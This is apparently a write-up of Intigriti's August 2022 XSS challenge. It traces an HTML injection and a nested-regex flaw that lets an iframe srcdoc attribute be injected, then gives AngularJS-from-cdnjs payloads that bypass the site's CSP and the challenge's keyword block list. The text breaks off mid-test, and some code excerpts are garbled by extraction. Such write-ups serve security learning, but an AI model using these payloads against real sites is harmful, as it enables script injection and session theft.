



Intigriti's August XSS challenge

By [@BrunoModificato](#) and [@aszx87410](#)

Find a way to execute arbitrary javascript on the iFramed page and win Intigriti swag.

Rules:

- This challenge runs from the 22nd of August until the 28th of August, 11:59 PM CET.
- Out of all correct submissions, we will draw **six** winners on Monday, the 29th of August:
 - Three randomly drawn correct submissions
 - Three best write-ups
- Every winner gets a €50 swag voucher for our [swag shop](#)

Phase 1 - RTF Code!

Business Card Generator

Input your nick name

START

As usual we look through the page source first to see what we got in there.


```

<div class="container">
  <h1>Business Card Generator</h1>
  <form action="login.php">
    <fieldset>
      <label for="nameField">Input your nick name</label>
      <input id="nameField" type="text" name="name" value="" maxlength="19">
      <input class="button-primary" type="submit" value="Start">
    </fieldset>
  </form>
  <div class="img-wrapper">
    
  </div>
</div>
<footer>
  <div>
    Created with ♥ by <a target="_blank" href="https://twitter.com/BrunoModificato">BrunoModificato</a>
    Pssht! Get the <a href="source.zip" target="_blank">source code</a>!
  </div>
</footer></body>

```




So looks like when we put something in this nick name input, its like a "login". At the bottom we can see "source.zip", which contains the source code!



Looks like we got some work to do! Lets try and trace through what happens behind the scenes here with our input.

We can clearly see that our initial user input in this nickname box is handled by `login.php` file



Lets have a look at how this login works

```

1  <?php
2      session_start();
3
4      if (!isset($_GET['name'])) {
5          die('you need to choose a name');
6      }
7
8      $name = strval(empty($_GET['name']) ? 'guest' : $_GET['name']);
9
10     if (strlen($name) >= 20) {
11         die('name too long');
12     }

```

As we can see here, it makes a check whether the name parameter in the URL is set or not, so basically checks for that name in the end in the URL

<https://challenge-0822.intigriti.io/challenge/login.php?name=test>

now if we leave that parameter empty then it sets it guest by default as seen at line 8

Now on line 10 we can see that its limiting our user input to only 19 chars, sounds like a real trouble but lets keep going further.

Once this stuff is done, it sets some SESSION variables including the csrf token and redirects us to `app.php`

```

$_SESSION['username'] = bin2hex(random_bytes(16));
$_SESSION['theme'] = '{"primary": {"text":
$csrf_token = bin2hex(random_bytes(16));
$_SESSION['csrf-token'] = $csrf_token;

header("Location: app.php");
?>

```

Now we are presented with a screen like this

Your random Card ID:

Name

guest

Description

Hi, nice to meet you! It's my favorite video: <https://www.youtube.com/embed/dQw4w9WgXcQ>

Current Theme

Primary - Text: #666, Background: #fcfcfc

Secondary - Text: #404594, Background: #ffe1a0

PREVIEW

UPDATE THEME

UPDATE NAME

RESTART

Interesting, we got quite a few functionality here to play with, lets dig into code once again!

```

3      $username = $_SESSION['username'];
4      if (empty($username)) {
5          header("Location: index.php");
6          exit();
7      }
8
9      $csrf_token = bin2hex(random_bytes(16));
10     $_SESSION['csrf-token'] = $csrf_token;
11
12     require_once('csp.php');
13
14     if (strlen($_SESSION['name']) >= 20) {
15         die('name too long');
16     }
17

```

We can see it stores the session username in a variable called username and checks whether the username is empty or not at line 4 and if it is then it simply redirects us back to `index.php`

Once the username is checked it also generates and set the CSRF token session variable. It looks like we got some CSP to deal with as on line 12 it gets the `csp.php` file and then restricts the name to 19 characters again.

```

<?php
header("Content-Security-Policy: ".
    "default-src 'self'; " .
    "img-src http: https;; " .
    "style-src 'unsafe-inline' http: https;; " .
    "object-src 'none';" .
    "base-uri 'none';" .
    "font-src http: https;;".
    "frame-src https://www.youtube.com/;".
    "script-src 'self' https://cdnjs.cloudflare.com/ajax/libs/;");
?>

```

Looking at the CSP its quite strict but still got some flaws which could allows us to bypass it, as seen here in googles CSP evaluator (all links in references)

✓	default-src	
✓	img-src	
✓	style-src	
✓	object-src	
✓	base-uri	
✓	font-src	
✓	frame-src	
!	script-src	Host whitelists can frequently be bypassed. Consider using 'strict-dynamic' in combination with CSP nonces or hashes.
?	'self'	'self' can be problematic if you host JSONP, Angular or user uploaded files.
!	https://cdnjs.cloudflare.com/ajax/libs/	cdnjs.cloudflare.com is known to host Angular libraries which allow to bypass this CSP.

I already know what's going on but for a recap, we can use cdnjs.cloudflare.com to import old Angular JS libraries which can assist us here to bypass this CSP. But that's a problem for later, let's keep reading the code.

```

<head>
  <?php require_once('tmpl-head.php') ?>
  <script src="https://cdnjs.cloudflare.com/ajax/libs/dompurify/2.3.6/purify.min.js" integrity="sha512-DJjvM
  <meta name="csrf-token" content="<?= $csrf_token ?>">
</head>
<body>
  <div class="container">
    <h1>Business Card Generator</h1>
    <h3>Your random Card ID: <? echo $username ?> <br></h3>
    <form action="preview.php" method="POST">
      <fieldset>
        <div>
          <input type="hidden" name="csrf-token" value="<?= $csrf_token ?>" />
        </div>
        <div>
          <label for="nameField">Name</label>
          <input id="nameField" type="text" name="name" value="<?= $_SESSION['name']; ?>" maxlength="19">
        </div>
      </fieldset>
    </form>
  </div>

```

We can see 2 big problems here, 1 in a good way and 1 in a bad way! We have Dompurify in use and it looks like this version has no vulnerabilities

dompurify@2.3.6 vulnerabilities

DOMPurify is a DOM-only, super-fast, uber-tolerant XSS sanitizer for HTML, (Safari, Opera (15+), Internet Explorer (10+), Firefox and Chrome - as well a

Direct Vulnerabilities

No direct vulnerabilities have been found for this package in Snyk's vulnerability database include vulnerabilities belonging to this package's dependencies.

Does your project rely on vulnerable package dependencies?

So tough luck! but at the same time we have another big problem here! the output is not escaped at all, its directly appended in the HTML code

```
<div class="container">
  <h1>Business Card Generator</h1>
  <h3>Your random Card ID: <? echo $username ?> <br></h3>
  <form action="preview.php" method="POST">
    <fieldset>
```

This means there is a possibility of getting XSS here if not, then atleast a HTML injection!

All the stuff thats on this page goes to preview.php in a POST request as seen in form action

Name

guest

Description

Hi, nice to meet you! It's my favorite
/dQw4w9WgXcQ

Current Theme

Primary - Text: #666, Background: #

Secondary - Text: #404594, Backgro

PREVIEW

UPDATE THEME

https://challenge-0822.intigriti.io/chX

view-source:htt

Getting Started (30) Feed | LinkedIn

```
94 <meta name="csrf-token" con
95 </head>
96 <body>
97 <div class="container">
98 <h1>Business Card Generat
99 <h3>Your random Card ID:
100 <form action="preview.php
101 <fieldset>
102 <div>
103 <input type="hidden
104 </div>
105 <div>
106 <label for="nameFie
107 <input id="nameFiel
108 </div>
109 <div>
110 <label for="descFie
111 <textarea id="descF
112 </div>
113 <div>
```

We have update theme and update name on this page as well but we will talk about this later!
For now, lets look at how this `preview.php` handles our user input.

```

1  <?php
2      session_start();
3      $username = $_SESSION['username'];
4      if (empty($username)) {
5          header("Location: index.php");
6          exit();
7      }
8
9      if (isset($_GET['save'])) {
10         if ($_SESSION['temp-name'] && $_SESSION['temp-desc']) {
11             $_SESSION['name'] = $_SESSION['temp-name'];
12             $_SESSION['desc'] = $_SESSION['temp-desc'];
13             header("Location: app.php");
14             exit();
15         }
16     }
17

```

As usual this page also checks if the username is set or not and then it also checks if save parameter is present in GET request and saves some data in SESSION variables which we don't have to worry about right now! Lets move on


```

18     $csrf_token = $_SESSION['csrf-token'];
19     if (empty($csrf_token) || $_POST['csrf-token'] !== $csrf_token) {
20         header("Location: app.php#msg=csrf token check failed");
21         die();
22     }
23
24     $name = strval($_POST['name']);
25     $desc = strval($_POST['desc']);
26
27     if (strlen($name) >= 20) {
28         header("Location: app.php#msg=name too long");
29         die();
30     }
31
32     $_SESSION['temp-name'] = $name;
33     $_SESSION['temp-desc'] = $desc;
34
35     require_once('csp.php');

```

This page does have a CSP (line 35) and also checks if the CSRF token is present or if token matches the SESSION CSRF token which gets set during `app.php`. Which means in this case we cannot bypass this CSRF check.

once that is done it checks for string length and stores the value of name and description user input in 2 session variables, basically these values.



Now comes the interesting bit!

```
$dangerous_words = ['eval', 'setTimeout', 'setInterval', 'Function',  
'constructor', 'proto', 'on', '%', '&', '#', '?', '\\'];  
  
foreach ($dangerous_words as $word) {  
  
    if (stripos($desc, $word) !== false){  
  
        header("Location: app.php#msg=dangerous word detected!");  
  
        die();  
  
    }  
  
}  
  
$name = htmlspecialchars($name);  
  
$desc = htmlspecialchars($desc);  
  
$desc = preg_replace('/(https?:\\/\\/www\\.youtube\\.com\\/embed\\/([^\s]*)\\/',  
'<iframe src=\"$1\"></iframe>', $desc);  
  
$desc = preg_replace('/(https?:\\/\\/([^\s]*)\\.(png|jpg|gif))/', '<img  
src=\"$1\">', $desc);
```

The code goes over a list of dangerous words stored in an array and if that word is present in the description then it just dies. Lets try! I put the word "eval" in the description and it does die!

Your random Card ID:

Name

guest

Description

Hi, nice to meet you! It's my favorite video: https://www.youtube.com/embed

dangerous word detected!

Moving on, it runs htmlspecialchars on the name and description which basically "Convert the predefined characters "<" (less than) and ">" (greater than) to HTML entities (yea, I stole it from w3schools)".

At last, we something even more interesting

```
$desc = preg_replace('/(https?:\/\/\/www\.youtube\.com\/embed\/[^\s]*)/',
'<iframe src="$1"></iframe>', $desc);

$desc = preg_replace('/(https?:\/\/\/[^\s]*\.(png|jpg|gif))/', ' ', $desc);
```

it parses the URLs and images from our description into an iframe as well as an image tag and this name and description has already been sanitized as mentioned above so you cannot break out.

name: guest

Description

Hi, nice to meet you! It's my favorite video: https://www.youtube.com/embed
/whateveruserinputhere"><



Looks pretty secure huh? well, not really so keep reading :)

Phase 2 - Find Flaws

So now we have a basic understanding of whats going on at the code level here. We can see there were a few flaws and some interesting stuff here and there, lets try to dig deeper into some of them

Flaw 1 - HTML Injection

Lets go back to `app.php` we know that there was no output escaping in the name parameter which should surely get us an HTML injection to the very least.

```
div>
iv>
<label for="nameField">Name</label>
<input id="nameField" type="text" name="name" value="<?=$_SESSION['name']; ?>" maxlength="19">
div>
iv>
```

Lets give it a shot, this is what our user input looks like in the source

Your random Ca

Name

test

Description

```
101 <fieldset>
102 <div>
103 <input type="hidden" name="csrf-token" value="63c1327a0be0aed847" />
104 </div>
105 <div>
106 <label for="nameField">Name</label>
107 <input id="nameField" type="text" name="name" value="test" maxle
108 </div>
109 <div>
110 <label for="descField">Description</label>
111 <textarea id="descField" name="desc">Hi, nice to meet you! It's I
```

There is no sanitization or escaping happening so we should be able to simply just close these quotes and the input tag and put our own payload in. Something like this

```
"><h1>test</h1>
```

It works and we can clearly see what happened, we have HTML injection

Business Card Generator

Your random Card ID: `<? echo $username ?>`

Name

test

Description

```

96 <body>
97 <div class="container">
98 <h1>Business Card Generator</h1>
99 <h3>Your random Card ID: <? echo $username ?> <br></h3>
100 <form action="preview.php" method="POST">
101 <fieldset>
102 <div>
103 <input type="hidden" name="csrf-token" value="b0525ee7add5f2f1a57dd032e" />
104 </div>
105 <div>
106 <label for="nameField">Name</label>
107 <input id="nameField" type="text" name="name" value="test" />
108 </div>
109 <div>
110 <label for="descField">Description</label>
111 <textarea id="descField" name="desc">Hi, nice to meet you! It's my favo
112 </div>
113 <div>
114 <label>Current Theme</label>

```

Well whats next? XSS right!? well bad news for you, this shit is just tip of the ice berg. We have a tight CSP in place which won't allow inline tags to execute JS and on top of that we have a character limit of only 19 chars as seen before.

Well so what do you do? all we have is HTML injection and in its current state its impossible to bypass this particular CSP with only 19 chars. We need to find more flaws!

Flaw 2 - Nested Parsing

Our second flaw lies within `preview.php` where it parses our description user input into iframes or img via nested parsing (to understand it better check the references for detailed research).

```

48
49 $desc = preg_replace('/(https?:\/\/\www\.youtube\.com\/embed\/[^\s]*)/', '<iframe src="$1"></iframe>', $desc);
50
51 $desc = preg_replace('/(https?:\/\/\www\.png|jpg|gif)/', '', $desc);
52

```

when we looked at it before, it looked pretty secure right? the user input is ran through `htmlspecialchars` and then the URLs or images are parsed into iframes/images. What really can go wrong here?

Well what will happen if you provide it with a URL with `.png/jpg/gif` in the end? How does that get handled? something like this

Description

https://www.youtube.com/embed/whateveruserinput.png

This passes both the regexes on line 49 and 51, lets see what it looks like now?

```
▼<p>
  " Hi, nice to meet you! It's my favorite video: "
  ▼<iframe src="
    ▼#document
      <!DOCTYPE html>
      ▶<html dir="ltr" lang="en" subframe>...</html> == $0
        "">"
        </iframe>
      </p>
```

Now that looks interesting! so basically the entire thing became

```
<iframe src="">
</iframe>
```

If we pay close attention we can see that the initial double quote for iframe src attribute gets closed and our remaining input can be used to inject a new attribute we want! So visually something like this

```
▼<div class="business-card">
  <h2>test</h2>
  <hr>
  ▼<p>
    " Hi, nice to meet you! It's my favorite video: "
    ▼<iframe src="
      ▼#document
        <!DOCTYPE html>
        ▶<html dir="ltr" lang="en" subframe>...</html> == $0
          "">"
          </iframe>
        </p>
      </div>
```

src attribute double quote closed

Our user input acts as a new attribute!

Now which attribute do we want to inject in here? Well since its iframe, hence we can use the srcdoc attribute! you may ask what does it do? well let me steal the definition from w3schools and present it to you again - "The `srcdoc` attribute specifies the HTML content of the page to show in the inline frame"

Now lets give it a shot and try to inject `<h1>works</h1>`

Description

```
Hi, nice to meet you! It's my favorite video: https://www.youtube.com/embed/srcdoc=
<h1>works</h1>.jpg
```



Ofcourse it works as expected! and the good thing is we don't even have any character limits here, which means we can try our CSP bypass and see if we can get XSS?

But before we do that, you might have a question in your mind, how come we were able to bypass `htmlspecialchars` which was run on the description field? well the answer is that we never bypassed it hehe, the content still gets encoded to HTML entities as expected, however, this time the context is an attribute and with the magic of parsing and how browsers work the double quotes got closed and we were able to inject our malicious attribute which makes it sound like we "bypassed" `htmlspecialchars`.

Phase 3 - Deeper into the Abyss

We managed to figure out and exploit the flaw in the nested parsing, how about we try to get XSS bypassing the CSP, if we recall script source allows `cdnjs.cloudflare.com`

! script-src

Host whitelists can frequently be bypassed in combination with CSP nonces or hashes.

? 'self'

'self' can be problematic if you have uploaded files.

! https://cdnjs.cloudflare.com/ajax/libs/

cdnjs.cloudflare.com is known to bypass this CSP.

we can import an old angular JS library here and use an angular gadget to get our XSS. We can use the portswigger XSS cheatsheet for this purpose.

AngularJS CSP bypasses

Version:	Author:	Length:	Vector:
All versions (Chrome)	Gareth Heyes (PortSwigger)	81	<code><input autofocus ng-focus="\$event.path orderBy:[''].constructor.from([1],alert)'"></code>
All versions (Chrome) shorter	Gareth Heyes (PortSwigger)	56	<code><input id=x ng-focus=\$event.path orderBy:'(z=alert)(1)'"></code>


We can craft the following payload here.

```
https://www.youtube.com/embed/dQw4w9WgXcQ/srcdoc=  
<script//src=https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.4.5/angular.  
js></script><div//ng-app><input//autofocus//ng-  
focus="$event.path|orderBy:'(y=alert)(document.domain)'"></div>/a.png
```

Description


```
https://www.youtube.com/embed/dQw4w9WgXcQ/srcdoc=  
<script//src=https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.4.5/angular.js></script>  
<div//ng-app><input//ng-mousemove="$event.path|orderBy:'(y=alert)(document.domain)'">  
</div>/a.png
```

This does indeed work as well




So winner winner chicken dinner huh? Well not really! there is a VERY big problem here. This payload requires user interaction, we can use either `ng-mousemove` or `ng-focus` event here but both require user interaction which is against the challenge rules here!

But the question is why does it require user interaction? the `ng-focus` shouldn't really require user interaction if we pair it with `autofocus`? Well it looks like the challenge was designed quite carefully keeping this in mind.



The reason why it requires user interaction is because the CSS in place hides the entire main div containing our injection payload when we click on the preview button from `app.php` and when you click on that "I got it" button it is reset back to display from the `preview.js` file




```
showBtn.onclick = () => {  
  main.style.display = 'block'  
  notice.style.display = none  
}
```

This is the reason why user interaction is required in form of clicking that button, since hiding it won't trigger the `onfocus` event as it will only trigger after we click on the button and the CSS is reset to show the div block again.

So just for the sake of completion, does this mean if we comment out that CSS in there, it will no longer require user interaction? well lets give it a shot!

```
<?php require_once('tmp  
<style>  
  /*#main {  
    display: none;  
  }*/  
</style>  
</head>  
<body>
```

```
https://www.youtube.com/embed/dQw4w9WgXcQ/srcdoc=  
<script/src=https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.4.5/angular.  
js></script><div//ng-app><input//autofocus//ng-  
focus="$event.path|orderBy:'(y=alert)(document.domain)'"></div>/a.png
```



Business Card Generator

test

Ofcourse it works in one go, with no user interaction which proves our theory. Now since we cannot actually do this, we have to find another way around it.

Now, there is another payload that I have learned about before in a situation like this from a CTF writeup (link in references).

```
<script
src="https://cdnjs.cloudflare.com/ajax/libs/prototype/1.7.2/prototype.js">
</script>
<script
src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.0.1/angular.js">
</script>
<div ng-app ng-csp>

{{{$on.curry.call().alert(1)}}}

</div>
```


Now you might be thinking "There we go, that's it we should have XSS now! since no user interaction required with this payload" well well, I got bad news for you. This payload will not work in this case! but why? what's wrong with this payload?

The problem is that "on" is a dangerous keyword in this challenge and hence it won't let the preview functionality to proceed.

```
require_once('csp.php');

$dangerous_words = ['eval', 'setTimeout', 'setInterval', 'Function', 'constructor', 'proto', 'on', '%', '&',

foreach ($dangerous_words as $word) {
    if (stripos($desc, $word) !== false){
        header("Location: app.php#msg=dangerous word detected!");
        die();
    }
}
```



Honestly speaking, at this point I was just stomped, I could not see a way to proceed from here so I thought that even if I managed to get it to working, it would be self XSS at best! which means there is another part to the challenge which most definitely involves exfiltrating the csrf-token to be able to make a 1 click exploit. I stopped on this one with the non-user interaction payload and proceeded with the csrf leak stuff which I could not solve in time (was super close) and the challenge was over, however, after it was over and a good night sleep I decided to dig into this bit again because why not? its interesting!

Soo, now we need to figure out how to craft a payload which does not require user interaction with no dangerous words? Well for that we will have to dig into why was `prototype.js` required in that previous non-interactive payload which I learned from the writeup.

In order to understand that, we have to first understand whats wrong with angularjs, whats preventing us from actually making a payload that can pop an alert? Well you see there are 2 problems

Firstly, the "sandbox" in angularjs, well there is not really a sandbox in version 1.0.1 of angularjs, however, angular expressions are scoped to a local object defined by the developer which prevents getting access to the window object and if you tried to call alert it would fail since you called it on the scoped object (not the window object), which doesn't exist.

Now here is the problem, most likely what I said above might make absolutely no sense? well that was me the first time! don't worry, watch the first 2 videos in this playlist of liveoverflow angularjs security explaining how exactly this "sandbox" works in this early version of angularjs and come back and read again what I just said (I have put the links to liveoverflow video as well as portswigger article explaining this)

<https://www.youtube.com/playlist?list=PLhixgUqwRTjwJTlkNopKuGLk3Pm9Ri1sF>

Secondly, payloads exist to bypass this angularjs sandbox for example (check portswigger link in ref)

```
{{constructor.constructor('alert(1)')()}}
```

This payload will bypass the sandbox in the version of angularJS we are importing in our payload, So what happens when we try to craft something like this?

```
https://www.youtube.com/embed/dQw4w9WgXcQ/srcdoc=
<script//src=https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.0.1/angular.
js></script><div//ng-app>{{constructor.constructor('alert(1)')()}}
</div>/a.png
```

There is a big problem here, the keyword "constructor" is also in the blocklist

```
$dangerous_words = ['eval', 'setTimeout', 'setInterval', 'Function', 'constructor', 'proto', 'on', '%',
foreach ($dangerous_words as $word) {
    if (strpos($desc, $word) !== false){
        header("Location: app.php#msg=dangerous word detected");
    }
}
```

but you my friend might be a creative person and maybe you are thinking "Okay lets try remove those words and see if this payload works?" well guess what? thats exactly what I will do!

```
#$dangerous_words = ['eval', 'setTimeout', 'setInterval', 'Function', 'constructor', 'proto', 'on', '%',
#foreach ($dangerous_words as $word) {
#    if (strpos($desc, $word) !== false){
